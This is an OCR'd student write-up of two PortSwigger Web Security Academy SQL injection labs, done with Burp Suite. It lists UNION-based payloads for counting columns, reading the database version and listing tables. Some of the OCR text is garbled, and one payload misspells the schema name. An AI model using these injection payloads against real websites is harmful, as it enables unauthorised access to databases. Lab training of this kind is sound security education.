Sri Lanka Institute of Information Technology

Portswigger Labs Writeups


IE2062 – Web Security

Submitted by:

Student Registration Number	Student Name
IT21049354	Athauda A.M.I.R.B

Table of Contents


Progress Before: -




1. SQLI

1.1 SQL injection attack, querying the database type and version on MySQL and Microsoft

1. In this lab our goal is to show the database version. The first two steps identifying the number of columns returned by the query and locating a column containing text are the same as those in the laboratories' SQL injection UNION attack.




2. We have to capture the traffic through the burp. Therefore, switched on the “interception on” and select any category on the browser. Then send those captured traffic to the repeater and off the interception.




3. Then in the request section we have to check whether the no of columns by typing this code, MySQL differs in that the # character, rather than the --.

'+UNION+SELECT+NULL—



4. Then we have to check whether which columns contains the string values. For that we have to give following code. (The necessary query for MySQL and MSSQL is displayed on the SQL injection cheat sheet (https://portswigger.net/web-security/sql-injection/cheat-sheet))


‘+UNION+SELECT+@@version,+NULL


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Send
Cancel
Request
Response
Pretty
Raw
Hex
Render
INSPECTOR
Done
8,524 bytes | 609 millis


Web Security Academy
SQL injection attack, querying the database type and version on MySQL and Microsoft
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
WE LIKE TO SHOP
Pets
Refine your search:
All
Clothing, shoes and accessories
Corporate gifts
Food & Drink
Pets
Tech gifts
Fur Babies
Fur babies is a new concept for those of you who live in apartments where the Landlord doesn't allow pets. We have a huge selection of cute animal suits you can dress your babies in. All suits are made from breathable fabrics keeping your little ones cool, or warm, all year round. If you want a rabbit, what the heck, have a rabbit. If the landlord makes an appearance, just slip the hood down and he/she need never know. The best bit is we all know babies love raw veggies, you can hand feed them and talk to them in that silly voice reserved for animals and children. You will never be refused entry to your favorite restaurants again, your fur baby will be at your side wherever you go. They conveniently poop in a diaper so no early morning walks either.

1.2 SQL injection attack, listing the database contents on non-Oracle databases


1. To begin, we will query the data schema to determine the available table types. Then, another query is required to determine which columns are present in each table. Finally, we must adjust our approach so that it queries the correct table and retrieves the desired column data.



2. We should prove our traffic through burp and in switch into proxy tab and activate the intercept is on button. Then select any one of the categories in the browser.




3. Then switch into burp and send the request through the application through the repeater and deactivate the “intercept on” button.



4. Then open burp repeater and first step is to determine the no of columns return by the category. And then search which columns contains text and data. For that we can write this query,


'+UNION+SELECT+NULL--

5. And then send the request through the application. Then we can see the http 500 internal server error. So, this means there are more columns in the database than one column.




6. Therefore, we can try this code,

'+UNION+SELECT+NULL,NULL—




7. Then we have to check whether the which table contains the user details. Therefore, we have to enter this code, and then search for the table and copy table details.

'+UNION+SELECT+table_name,+NULL+FROM+information_scheme.tables--



